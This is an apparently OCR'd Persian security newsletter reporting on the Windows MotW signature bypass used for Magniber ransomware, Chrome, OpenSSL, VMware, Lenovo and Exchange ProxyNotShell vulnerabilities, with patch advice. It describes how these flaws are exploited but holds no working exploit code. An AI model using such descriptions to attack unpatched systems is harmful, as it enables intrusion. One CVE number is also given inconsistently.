
Mark-of-the-Web

Windows دارای یک ویژگی امنیتی به نام Mark-of-the-Web - به اختصار MotW - است که فایل‌هایی که از اینترنت دانلود می‌شود را نشانه‌گذاری نموده و هشدار می‌دهد تا کاربر جوانب احتیاط را درنظر بگیرد زیرا ممکن است فایل دانلود شده مخرب باشند.

فلگ MotW به عنوان یک Alternate Data Stream - به اختصار ADS - به نام Zone.Identifier به فایل‌های دانلود شده از مرورگر و یا پیوست‌های ایمیل و عملاً کل Windows اضافه می‌شود و منطقه فایل (ZoneId) را نمایش می‌دهد. این ویژگی با استفاده از فرمان "dir /r" قابل مشاهده است و مستقیماً همانند تصویر زیر در Notepad باز می‌شود.



Microsoft Office نیز از ویژگی MotW برای تعیین اینکه آیا فایل باید در حالت حفاظت شده (Protected View) باز شود یا خیر، استفاده می‌کند. در واقع این قابلیت باعث غیرفعال شدن ماکروها می‌شود.



نحوه بهره‌جویی مهاجمان از ضعف امنیتی روز صفر جدید

محققان امنیتی HP نیز اخیراً در گزارشی اعلام نموده‌اند که مهاجمان با بکارگیری فایل‌های مخرب JavaScript، دستگاه‌ها را با باج‌افزار Magniber آلوده می‌کنند.

لازم به ذکر است که منظور فایل‌های JavaScript متداولی که تقریباً در تمامی سایت‌ها استفاده می‌شوند، نیست بلکه فایل‌های .JSاست که توسط مهاجمان در پیوست ایمیل‌ها یا دانلودهایی خارج از مرورگر وب، توزیع می‌شوند.

بنا بر گزارش شرکت HP، فایل‌های JavaScript مذکور، به‌صورت دیجیتالی با بکارگیری base64 که در گزارش شرکت مایکروسافت توضیح داده شده، رمزگذاری و امضا می‌شوند.

اما تحلیل محققان حاکی از آن است که مهاجمان فایل‌های JS. را با یک کلید مخرب (Malformed key) امضا کرده‌اند. فایل JS که به این روش امضا می‌شود، حتی اگر از اینترنت دانلود شود و یک فلگ MotW را دریافت کرده باشد، هیچ گونه اخطار امنیتی به کاربر نمایش نمی‌دهد و اسکریپت مخرب به طور خودکار به منظور نصب باج‌افزار Magniber اجرا می‌شود.

همانطور که در تصویر نشان داده شده هنگام باز نمودن "calc-othersig.js" که با یک کلید مخرب امضاء شده، Windows هیچ گونه هشداری نمایش نمی‌دهد و به سادگی کد مخرب JavaScript را اجرا می‌کند.

محققان نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) این آسیب‌پذیری را با مایکروسافت به اشتراک گذاشته‌اند. این شرکت اعلام نموده که از ضعف مذکور مطلع است و در حال بررسی آن می‌باشد.

با توجه به انتشار PoC این اکسپلویت، مهاجمان در حال بهره‌جویی از این ضعف امنیتی روز صفر در حملات باج‌افزاری بوده و به راحتی هشدارهای امنیتی معمولی که هنگام باز کردن فایل‌های JS دانلود شده، نشان داده می‌شود را دور زده و اسکریپت مخرب را به طور خودکار اجرا می‌کنند.

راهکار موقتی

محققان معتقدند که این باگ در Windows 10 وجود دارد و Windows 8.1 فاقد این آسیب‌پذیری است. در Windows 8.1 هشدار امنیتی MotW همانطور که انتظار می‌رود، نمایش داده می‌شود. آنها بر این باورند که این اشکال از قابلیت جدید Windows 10 موسوم به SmartScreen که به منظور بررسی برنامه‌ها و فایل‌ها (Checks apps and files) مورد استفاده قرار می‌گیرد، ناشی شده است. از طریق مسیر زیر می‌توان به تنظیمات این ویژگی دست یافت و آن را به عنوان راهکاری موقتی غیرفعال نمود:

Windows Security > App & Browser Control > Reputation-based protection settings


غیرفعال نمودن قابلیت SmartScreen در Windows 10، عملکرد Checks apps and files را به نسخ قبلی بر می‌گرداند. با غیرفعال نمودن ویژگی مذکور، MotW دیگر به Authenticode signature وابسته نمی‌باشد.

از سوی دیگر، غیرفعال نمودن این ویژگی، امنیت Windows 10 را به شدت کاهش می‌دهد. بنابراین متأسفانه تصمیم‌گیری درخصوص اعمال یا عدم اجرای این تنظیمات و راهکار موقتی گزینشی دشوار است.

منبع

https://www.bleepingcomputer.com/news/security/exploited-windows-zero-day-lets-javascript-files-bypass-security-warnings/

انتشار به‌روزرسانی اضطراری
برای مرورگر Chrome



شرکت گوگل (Google) با انتشار یک به‌روزرسانی امنیتی اضطراری، ضعفی روز-صفر در مرورگر Chrome را که از مدتی پیش موردبهره‌جویی مهاجمان قرار گرفته ترمیم کرد.

این آسیب‌پذیری که به آن شناسه CVE-2022-3723 تخصیص داده شده باگی از نوع Type Confusion است که پویشگر Chrome V8 JavaScript از آن متأثر می‌شود.

به گزارش شرکت مهندسی شبکه گستر، گوگل اکسپلویت آسیب‌پذیری CVE-2022-3723 توسط مهاجمان را تایید کرده است.

به طور کلی، آسیب‌پذیری‌های type confusion زمانی رخ می‌دهند که برنامه یک منبع، شی یا متغیر را با استفاده از یک نوع خاص مقداردهی می‌کند و سپس با استفاده از نوع متفاوت و ناسازگار به آنها دسترسی پیدا می‌کند و در عمل بستر را برای دسترسی خارج از محدوده مجاز به حافظه فراهم می‌کند. با چنین دسترسی‌های غیرمجاز به حافظه مهاجم می‌تواند اطلاعات حساس برنامه‌های دیگر را بخواند، باعث خرابی شود یا اقدام به اجرای کد دلخواه خود کند.

CVE-2022-3723، هفتمین آسیب‌پذیری روز-صفر در Chrome است که در سال میلادی جاری شناسایی شده است.

آسیب‌پذیری CVE-2022-3723 در نسخه ۱۰۷/۰/۵۳۰۴/۸۷/۸۸ مرورگر Chrome که ۵ آبان از سوی شرکت گوگل منتشر شد ترمیم و اصلاح شده است.

با توجه به بهره‌جویی مهاجمان از این ضعف امنیتی به تمامی کاربران Chrome توصیه اکید می‌شود که به‌روز بودن این مرورگر بر روی دستگاه خود اطمینان حاصل کنند.

توضیحات گوگل در خصوص آسیب‌پذیری CVE-2022-3723 مذکور در لینک زیر قابل دریافت و مطالعه است:

https://chromereleases.googleblog.com/2022/10/stable-channel-update-for-desktop_27.html

یک ضعف امنیتی ۵ ساله،
در صدر پراستفاده‌ترین آسیب‌پذیری‌ها

یکی از محبوب‌ترین آسیب‌پذیری‌های امنیتی در میان مهاجمان سایبری طی چند ماه گذشته، ضعفی با شناسه CVE-2017-11882 در Microsoft Office است که بیش از پنج سال از شناسایی و عرضه اصلاحیه امنیتی برای آن می‌گذرد. نشانه‌ای از آن که هنوز بسیاری از سازمان‌ها از نسخ آسیب‌پذیر به این ضعف امنیتی استفاده می‌کنند.

پرطرفدارترین آسیب‌پذیری

بر اساس گزارشی که شرکت دیجیتال شدوز (Digital Shadows) آن را منتشر کرده پرطرفدارترین آسیب‌پذیری در میان مهاجمان سایبری طی سه‌ماهه سوم سال میلادی جاری، CVE-2017-11882 بوده که اولین بار در سال ۲۰۱۷ جزییات آن فاش شد.

بهره‌جویی موفق از آسیب‌پذیری مذکور، مهاجم را قادر به اجرای کد دلخواه خود به‌صورت از راه دور بر روی دستگاه قربانی می‌کند.

از جمله تهدیداتی که از طریق CVE-2017-11882 به دستگاه قربانیان راه می‌یابد بدافزار Formbook است. Formbook قابلیت‌هایی همچون دسترسی از راه دور و رصد فعالیت‌های کاربر را برای مهاجمان فراهم می‌کند.

CVE-2017-11882 در انتشار Redline، بدافزاری که نام‌های کاربری، گذرواژه‌ها، جزئیات کارت‌های اعتباری و اطلاعات کیف‌های پول ارز رمز را سرقت می‌کند نیز نقش داشته است.

حملاتی که به دنبال سوءاستفاده از CVE-2017-11882 هستند، اغلب با ایمیل‌های فیشینگی آغاز می‌شوند که در آنها برای فریب قربانی برای باز کردن یک فایل مخرب Office تلاش می‌شود.

اگرچه وصله امنیتی CVE-2017-11882 چندین سال است که در دسترس قرار گرفته اما تعداد دستگاه‌های حاوی نسخه آسیب‌پذیر Office آنقدر فراوان هست که همچنان در صدر فهرست آسیب‌پذیری‌های پراستفاده باقی بماند.

آسیب‌پذیری‌های محبوب دیگر


دومین آسیب‌پذیری محبوب مهاجمان در سه‌ماهه سوم ۲۰۲۲، ضعفی با شناسه CVE-2022-30190 معروف به Follina است. Follina ضعفی روز-صفر با شدت بالا است که در بهار، پیش از آن که اصلاحیه‌ای برای آن منتشر شود مشخص شد که مورد بهره‌جویی مهاجمان قرار گرفته است.

این آسیب‌پذیری، ضعفی از نوع "اجرای از راه دور کد" (RCE) است که Microsoft Diagnostic Tool یا به اختصار MSDT در تمامی نسخ Windows از آن متأثر می‌شود. فراخوانی MSDT از طریق URL توسط نرم‌افزاری همچون Word امکان اجرای از راه دور کد موردنظر مهاجم را با سطح دسترسی آن نرم‌افزار فراهم می‌کند.

شرکت مایکروسافت، ۲۴ خرداد ۱۴۰۱ اقدام به انتشار اصلاحیه برای ترمیم Follina کرد.

سومین آسیب‌پذیری پرطرفدار، CVE-2022-2294 است. یک آسیب‌پذیری روز-صفر در Google Chrome که برای اولین بار در ماه جولای فاش و اصلاح شد.

فهرست ۱۰ آسیب‌پذیری محبوب تبهکاران سایبری طی سه‌ماهه سوم ۲۰۲۲ در نمودار زیر قابل مشاهده است:



مشروح گزارش شرکت دیجیتال شدوز در لینک زیر قابل دریافت و مطالعه است:

https://www.digitalshadows.com/blog-and-research/q3-2022-vulnerability-roundup/

انتشار نمونه اثبات‌گر

ضعف امنیتی CVE-2021-39144

به تازگی نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) آسیب‌پذیری CVE-2021-39144 که از نوع Pre-authentication است، منتشر شده که مهاجمان را قادر می‌سازد تا کد دلخواه را از راه دور با امتیازات Admin برای دو محصول Cloud Foundation و NSX Manager که در برابر این ضعف امنیتی وصله نشده‌اند، اجرا کنند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، آسیب‌پذیری مذکور مورد بررسی قرار گرفته است.

CVE-2021-39144 ضعفی در کتابخانه کدباز XStream می‌باشد و شدت ۹٫۸ از ۱۰ (بر طبق استاندارد CVSSv3) به آن اختصاص داده شده است. کتابخانه مذکور در دو محصول Cloud Foundation و NSX Manager شرکت وی‌ام‌ور بکارگرفته شده است.

مهاجمان احراز هویت نشده می‌توانند از راه دور با کمترین پیچیدگی و حتی بدون تعامل کاربر، از این ضعف امنیتی در حملات خود سوءاستفاده کنند.

روز جمعه ۶ آبان، شرکت وی‌ام‌ور (VMware)، با به‌روزرسانی توصیه‌نامه امنیتی خود تأیید کرد که PoC ضعف امنیتی CVE-2022-39144 برای محصول NSX Manager منتشر شده است.

تمامی نسخه‌های قبل از ۶٫۴٫۱۴ در محصول NSX Data Center for vSphere - به اختصار NSX-V - و تمامی نسخ 3.x محصول VMware Cloud Foundation - به اختصار VCF - این آسیب‌پذیری تأثیر می‌پذیرند.

در این راستا این شرکت، اقدام به انتشار راهکار موقتی نیز برای مدیرانی که نمی‌توانند فوراً به‌روزرسانی‌های امنیتی مربوطه را بر روی دستگاه‌های آسیب‌پذیر اعمال کنند، نموده است. راهکار موقتی مذکور در نشانی زیر قابل مطالعه است:

https://kb.vmware.com/s/article/89809

توصیه‌نامه امنیتی شرکت وی‌ام‌ور برای این دو محصول در نشانی زیر قابل دریافت است:

https://www.vmware.com/security/advisories/VMSA-2022-0027.html

اطمینان از به‌روز بودن محصولات Cloud Foundation و NSX Manager اصلی‌ترین راهکار در مقابله با تهدیدات احتمالی مبتنی بر این آسیب‌پذیری است. توصیه می‌شود که با توجه به انتشار PoC، راهبران امنیتی در اسرع وقت اقدام به به‌روزرسانی محصولات مذکور نمایند.


منبع

https://www.bleepingcomputer.com/news/security/exploit-released-for-critical-vmware-rce-vulnerability-patch-now/

کاهش مدت زمان بهره‌جویی
از آسیب‌پذیری‌های روز-صفر

شرکت مایکروسافت (Microsoft) هشدار داده که مهاجمان با پشتوانه دولتی به‌طور فزاینده‌ای از آسیب‌پذیری‌های روز-صفر افشا شده به‌منظور نفوذ به شبکه اهداف خود بهره می‌گیرند.

بر اساس گزارشی ۱۱۴ صفحه‌ای که این شرکت آن را منتشر کرده اکسپلویت یک آسیب‌پذیری روز-صفر توسط مهاجمان حرفه‌ای از زمان افشای عمومی آن آسیب‌پذیری به‌طور میانگین تنها ۱۴ روز زمان می‌برد.



به گفته مایکروسافت اگر چه حملات روز-صفر در ابتدا دامنه محدودی دارند، اما در مدتی کوتاه توسط سایر عوامل تهدید نیز بکار گرفته می‌شوند.

به گزارش شرکت مهندسی شبکه گستر، آژانس امنیت سایبری و امنیت زیرساخت ایالات متحده (CISA) نیز در بهار اعلام کرده بود که نفوذگران به طور "تهاجمی" ضعف‌های نرم‌افزاری جدید افشا شده را به نحوی گسترده علیه اهداف خود در سطح جهانی مورد اکسپلویت قرار می‌دهند.

این یافته‌ها یادآور لزوم نصب به‌موقع اصلاحیه‌های امنیتی به ویژه وصله آسیب‌پذیری‌های روز-صفر برای ایمن ماندن از گزند تهدیدات هدفمند و پیچیده سایبری است.

مشروح گزارش مایکروسافت با عنوان Microsoft Digital Defense Report 2022 در لینک زیر قابل دریافت و مطالعه است:

https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report-2022

ترمیم دو آسیب‌پذیری
در OpenSSL

بنیاد OpenSSL با انتشار نسخه ۳٫۰٫۷، دو آسیب‌پذیری با شناسه‌های CVE-2022-3786 و CVE-2022-3602 را ترمیم کرده است. شدت حساسیت هر دوی این آسیب‌پذیری‌ها «بالا» (High) گزارش شده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، آسیب‌پذیری‌های مذکور مورد بررسی قرار گرفته است.

این آسیب‌پذیری‌ها، ضعفی از نوع «سرریز حافظه» (Buffer Overflow) هستند.

سوءاستفاده موفق از هر کدام از ضعف‌های امنیتی مذکور می‌تواند منجر به ازکاراندازی سرویس (DoS) شود. با این توضیح که اکسپلویت CVE-2022-3602 می‌تواند در شرایطی مهاجم را قادر به اجرای از راه دور کد (RCE) نیز کند.

```
### Changes between 3.0.6 and 3.0.7 [1 Nov 2022]

* Fixed two buffer overflows in punycode decoding functions.

    A buffer overrun can be triggered in X.509 certificate verification,
    specifically in name constraint checking. Note that this occurs after
    certificate chain signature verification and requires either a CA to
    have signed the malicious certificate or for the application to continue
    certificate verification despite failure to construct a path to a trusted
    issuer.

    In a TLS client, this can be triggered by connecting to a malicious
    server.  In a TLS server, this can be triggered if the server requests
    client authentication and a malicious client connects.

    An attacker can craft a malicious email address to overflow
    an arbitrary number of bytes containing the `.` character (decimal 46)
    on the stack.  This buffer overflow could result in a crash (causing a
    denial of service).
    ([CVE-2022-3786])

    An attacker can craft a malicious email address to overflow four
    attacker-controlled bytes on the stack.  This buffer overflow could
    result in a crash (causing a denial of service) or potentially remote code
    execution depending on stack layout for any given platform/compiler.
    ([CVE-2022-3602])

    *Paul Dale*
```

نسخ آسیب‌پذیر

این دو آسیب‌پذیری، تنها نسخ ۳/۰/۰ تا ۳/۰/۶ را تحت تأثیر قرار می‌دهند و نسخ قدیمی ۱/۱/۱ و ۱/۰/۲ از این ضعف‌های امنیتی متاثر نمی‌شوند. شدت ضعف امنیتی CVE-2022-3602 در اطلاعیه اولیه OpenSSL، «حیاتی» (Critical) اعلام شده بود ولی بعداً به درجه شدت «بالا» تنزل یافت.

OpenSSL کتابخانه‌ای است که به‌صورت پیش‌فرض در بسیاری از توزیع‌های Linux، کانتینرهای Docker و بسته‌های node.js و حتی محصولات امنیتی مورد استفاده قرار گرفته است. برای مثال، از جمله نسخ آسیب‌پذیر Linux به CVE-2022-3786 و CVE-2022-3602 می‌توان به موارد زیر اشاره کرد:

- Redhat Enterprise Linux 9
- Ubuntu 22.04+
- CentOS Stream9
- Kali 2022.3
- Debian 12
- Fedora 36

انتظار می‌رود در روزها، هفته‌ها و حتی ماه‌های آتی سازندگان محصولات حاوی نسخ آسیب‌پذیر OpenSSL اقدام به انتشار توصیه‌نامه در خصوص رفع این دو ضعف امنیتی در محصولات خود کنند.

آسیب‌پذیری‌های اخیر OpenSSL، خاطرات نه چندان خوشایند Heartbleed در سال ۱۳۹۳ را یادآوری می‌کند. Heartbleed یا «خونریزی قلبی» یک اشکال امنیتی بزرگ بود که برای مدتها راهبران و تیم‌های امنیتی با آن دست به گریبان بودند.

با توجه به این که کمتر از ۲ ماه از عرضه نسخه ۳/۰ می‌گذرد به نظر نمی‌رسد که استفاده از نسخ آسیب‌پذیر بسیار فراگیر و گسترده باشد.

شرکت آکامای بر اساس مطالعه‌ای که بر روی برخی از شبکه‌های تحت مدیریت خود انجام داده اعلام نموده که نیمی از آنها حداقل شامل یک دستگاه هستند که نسخه‌ای از OpenSSL آسیب‌پذیر به CVE-2022-3786 و CVE-2022-3602 بر روی آن استفاده می‌شود. در عین حال آمار Shodan نشان می‌دهد که فقط ۱۶ هزار سرور به‌طور عمومی از یکی از نسخ آسیب‌پذیر به این دو ضعف امنیتی استفاده می‌کنند. در حالی که ۲۴۰ هزار سرور هنوز در برابر Heartbleed آسیب‌پذیر هستند.

توصیه‌نامه امنیتی OpenSSL در لینک زیر قابل دریافت و مطالعه است:

https://www.openssl.org/news/secadv/20221101.txt

منابع

https://www.trellix.com/en-us/about/newsroom/stories/research/openssl-3-0-vulnerabilities.html

https://www.akamai.com/blog/security-research/openssl-vulnerability-how-to-effectively-prepare

https://twitter.com/pyotam2/status/1587058344073859072

https://www.openssl.org/blog/blog/2022/11/01/email-address-overflows/

رفع دو آسیب‌پذیری با شدت بالا
در لپ‌تاپ‌های لنوو

شرکت لنوو (Lenovo) دو آسیب‌پذیری با شدت بالا را که بر مدل‌های مختلف لپ‌تاپ‌های ساخت این شرکت تأثیر می‌گذارند ترمیم و اصلاح کرده است.

بهره‌جویی از آسیب‌پذیری‌های مذکور مهاجم را قادر به غیرفعالسازی UEFI Secure Boot می‌کند.

UEFI Secure Boot یک سازوکار کنترلی است که هدف آن جلوگیری از فراخوانی و اجرای کد مخرب در طول فرآیند راه‌اندازی (Boot) است.

به گزارش شرکت مهندسی شبکه گستر، عواقب اجرای کد مخرب در جریان بوت شدن سیستم عامل قابل توجه بوده و مهاجم را قادر به عبور از سد تمام حفاظت‌های امنیتی دستگاه و در ادامه نصب و اجرای بدافزارهای دلخواه او می‌کند.

به این دو آسیب‌پذیری شناسه‌های CVE-2022-3430 و CVE-2022-3431 تخصیص داده شده است.

فهرست دستگاه‌های آسیب‌پذیری‌های مذکور در لینک زیر قابل دریافت و مطالعه است:

https://support.lenovo.com/us/en/product_security/LEN-94952

به تمامی کاربران لپ‌تاپ‌های آسیب‌پذیر به CVE-2022-3430 و CVE-2022-3431 توصیه می‌شود تا برای ایمن ماندن از گزند تهدیدات احتمالی مبتنی بر این دو ضعف امنیتی اقدام به به‌روزرسانی Firmware کنند.

لازم به ذکر است که یک آسیب‌پذیری با ماهیت مشابه و با شناسه CVE-2022-3432 نیز گزارش شده که تنها Ideapad Y700-14ISK از آن متأثر می‌شود. با توجه به اتمام پشتیبانی لنوو از این مدل، آسیب‌پذیری مذکور توسط این شرکت برطرف نخواهد شد.

افشای کد بهره‌جو

ProxyNotShell

به تازگی نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) دو آسیب‌پذیری که با نام ProxyNotShell شناخته می‌شوند و به طور فعال در Microsoft Exchange مورد بهره‌جویی قرار گرفته‌اند، منتشر شده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، ضعف‌های امنیتی مذکور مورد بررسی قرار گرفته است.

این دو آسیب‌پذیری دارای شناسه‌های CVE-2022-41082 و CVE-2022-41040 می‌باشند و بهره‌جویی از آنها مهاجمان را قادر می‌سازد تا از طریق «ترفیع اختیارات» (Privilege Escalation) و با بکارگیری پروسه‌هایی نظیر PowerShell، کد دلخواه و مخرب را از راه دور در سیستم‌های آسیب‌پذیر اجرا کنند.

یکی از این آسیب‌پذیری‌ها با شناسه CVE-2022-41040 ضعفی از نوع Server-Side Request Forgery است که مهاجم را قادر به ارتقای سطح دسترسی (Elevation of Privilege) بر روی سرور آسیب‌پذیر می‌کند. مایکروسافت شدت این آسیب‌پذیری را «حیاتی» (Critical) گزارش کرده است.

ضعف امنیتی دوم با شناسه CVE-2022-41082 امکان اجرای کد دلخواه مهاجم را به صورت از راه دور (Remote Code Execution - به اختصار RCE) بر روی سرورهای هک‌شده فراهم می‌کند. مایکروسافت این آسیب‌پذیری را در دسته ضعف‌های امنیتی «مهم» (Important) قرار داده است.

نسخ زیر نسبت به CVE-2022-41040 و CVE-2022-41082 آسیب‌پذیر گزارش شده‌اند:

- Microsoft Exchange Server 2019
- Microsoft Exchange Server 2016
- Microsoft Exchange Server 2013

مایکروسافت با انتشار به‌روزرسانی‌های امنیتی، وصله این دو ضعف امنیتی را در اصلاحیه‌های نوامبر ۲۰۲۲ منتشر کرد؛ حملات ProxyNotShell حداقل از سپتامبر ۲۰۲۲ شناسایی شده‌اند.

یک هفته پس از انتشار به‌روزرسانی‌های امنیتی ProxyNotShell توسط مایکروسافت، یکی از محققان امنیتی اقدام به افشای PoC این آسیب‌پذیری‌ها که مهاجمان به آن شیوه از سرورهای Exchange سوءاستفاده کرده‌اند، نمود.

شرکت GreyNoise از اواخر شهریور ۱۴۰۱، بهره‌جویی از ProxyNotShell را ردیابی کرده است و اطلاعاتی در خصوص پویش فعالیت‌های ProxyNotShell و فهرستی از نشان‌های IP مرتبط با این حملات را در نشانی‌های زیر ارائه داده است.

https://viz.greynoise.io/tag/exchange-proxynotshell-vuln-check?days=30

https://viz.greynoise.io/query/?gnql=tags%3A%22Exchange%20ProxyNotShell%20Vuln%20Check%22

برخی منابع گزارش کرده‌اند که مهاجمان با سوءاستفاده از مجموعه آسیب‌پذیری‌های مذکور، اقدام به نصب پوسته وبی تحت عنوان Chinese Chopper Web Shell بر روی سرور آسیب‌پذیر Exchange و در ادامه گسترش دامنه نفوذ خود را در سطح شبکه قربانی نموده‌اند.

احتمال آن می‌رود که با توجه به انتشار PoC این ضعف‌های امنیتی، بهره‌جویی از آنها در حملات سایبری افزایش یابد. لذا توصیه می‌شود جهت محافظت در برابر این تهدیدات، در اسرع وقت اعمال اصلاحیه‌های ماه نوامبر ۲۰۲۲ شرکت مایکروسافت در دستور کار قرار گیرد.

منبع

